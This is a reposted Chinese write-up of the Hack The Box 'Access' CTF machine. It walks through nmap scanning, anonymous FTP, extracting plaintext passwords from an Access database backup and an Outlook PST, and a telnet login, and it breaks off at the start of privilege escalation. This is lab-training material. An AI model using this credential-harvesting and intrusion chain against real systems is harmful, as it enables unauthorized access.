hack the box-Access Writeup

转载

weixin_30457065 于 2019-03-03 17:38:00 发布 55 收藏
文章标签： 操作系统 shell
原文链接：http://www.cnblogs.com/wh4am1/p/10466588.html
版权

一、摘要

访问
视窗 20 # 5594 8210


Acces是搭建在Windows平台上的一道CTF题目，探究服务器上的渗透测试

二、信息搜集

题目就只给出一个IP：10.10.10.98

首先通过Nmap进行端口方面的探测


```
nmap -sV -sT -sC 10.10.10.98
```



```
chen@chen-MS-7721:~/下载$ nmap -sV -sT -sC 10.10.10.98

Starting Nmap 7.60 ( https://nmap.org ) at 2019-03-03 12:02 CST
Nmap scan report for 10.10.10.98
Host is up (0.40s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 234.07 seconds
```

服务器一共开放了21/Ftp、23/Telnet、80/Http端口，优先方问Http去看看网站

三、Web端测试




LON-MC6

访问Web端口时，就出现了一个机房的照片，但是并没有从中看出什么端倪。

随后利用gobuster对网站目录进行了枚举

只跑到/aspnet_client页面

而/aspnet_client是403禁止的



Server Error

403 - Forbidden: Access is denied.


You do not have permission to view this directory or page using the credentials that you supplied.

四、另寻他路

之前Nmap扫描的时候有在21端口后面出现一句话


```
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

告诉我们FTP可以匿名登陆




```
chen@chen-MS-7721:~/下载$ ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:chen): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM       <DIR>          Backups
08-24-18  09:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> 
```

进入Backups发现有个mdb文件，随后下载它




```
ftp> cd Backups
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 28296 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
5652480 bytes received in 747.00 secs (7.3896 kB/s)
ftp> 
```

不得不说太大了



```
chen@chen-MS-7721:~/下载$ mdb-tables backup.mdb
offset 7585302654976 is beyond EOF
段错误 (核心已转储)
chen@chen-MS-7721:~/下载$ 
```


emmmm，不知道什么原因，随后请教大佬。说是要以二进制方式去下载文件，可以防止数据的丢失



```
ftp> cd Backups
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
08-23-18  08:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> binary
200 Type set to I.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
5652480 bytes received in 593.60 secs (9.2992 kB/s)
```

如果是linux系统，利用mdbtools工具打开


```
mdb-tables backups.mdb
```



```
chen@chen-MS-7721:~/下载$ mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock
 acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_m
orecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGroup acholiday A
CTimeZones action_log AlarmLog areaadmin att_attreport att_waitforprocessdata at
tcalclog attexception AuditedExc auth_group_permissions auth_message auth_permis
sion auth_user auth_user_groups auth_user_user_permissions base_additiondata bas
e_appoption base_basecode base_datatranslation base_operatortemplate base_person
aloption base_strresource base_strtranslation base_systemoption CHECKEXACT CHECK
INOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak django_
content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclock_dstim
e iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_
dept LeaveClass LeaveClass1 Machines NUM_RUN NUM_RUN_DEIL operatecmds personnel_
area personnel_cardtype personnel_empchange personnel_leavelog ReportItem SchCla
ss SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_R
UN USER_SPEDAY UserACMachines UserACPrivilege USERINFO userinfo_attarea UsersMac
hines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype work
table_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp acc_morecardset ACUnlo
ckComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmodel FingerVein dev
log HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedSClasses acc_mo
nitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard Tmp
PermitGroups TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary STD
_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLAT
EEx
```

其中有个auth_user表名值得关注


```
 mdb-export backup.mdb auth_user
```




```
chen@chen-MS-7721:~/下载$ mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
chen@chen-MS-7721:~/下载$
```

其中engineer关键词很熟悉，正好是FTP上的另一个目录的

去ftp上打开另一个目录，发现一个ZIP文件，并下载




```
ftp> cd Engineer
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
08-24-18  12:16AM                10870 Access Control.zip
226 Transfer complete.
```



```
chen@chen-MS-7721:~/下载$ ls
'Access Control.zip'
```

发现打开提取文件需要密码




名称	大小	类型	已修改
Access Control.pst	271.4 KB	未知	2018年8月24日 01:13

“Access Control.zip”需要密码

密码(P)：


这里遇到个毛病，估计是解压缩的问题，密码一直错误，最后换到Kali下居然就可以



```
root@kali:~# file 'Access Control.pst'
Access Control.pst: Microsoft Outlook email folder (>=2003)
root@kali:~#
```

pst是Microsoft Outlook电子邮件文件夹

直接下载一个Outlook查看了邮件



john@megacorp.com 20...
MegaCorp Access Con...

MegaCorp Access Control System "security" account

john@megacorp.com

收件人：'security@accesscontrolsystems.com'


Hi there,

The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

Regards,
John

他说4Cc3ssC0ntr0ller就是账户security的密码

随后想到开放了23端口，便Telnet上去




```
C:\Users\security>cd Desktop

C:\Users\security\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\security\Desktop

08/28/2018  06:51 AM    <DIR>          .
08/28/2018  06:51 AM    <DIR>          ..
08/21/2018  10:37 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  16,770,334,720 bytes free

C:\Users\security\Desktop>type user.txt
ff1f3b48913b213a31ff6756d2553d38
C:\Users\security\Desktop>
```

五、权限提升

因为在CTF里，提权一般有自带的漏洞文件，如一个软件、一个脚本等

所以按照思路，去找相关文件

一般来，Linux下通过find找有suid的文件；windows下一般在用户目录下




```
C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users

08/21/2018  10:31 PM    <DIR>          .
08/21/2018  10:31 PM    <DIR>          ..
08/23/2018  11:46 PM    <DIR>          Administrator
07/14/2009  04:57 AM    <DIR>          Public
03/03/2019  08:32 AM    <DIR>          security
               0 File(s)              0 bytes
               5 Dir(s)  16,763,080,704 bytes free
```

有Administrator、Public、security三个用户


经判断，只有公共目录三可以利用的(因为administrator目录进不去)

进入public桌面发现有一个lnk文件



```
C:\Users\Public\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\Public\Desktop

08/22/2018  09:18 PM             1,870 ZKAccess3.5 Security System.lnk
               1 File(s)          1,870 bytes
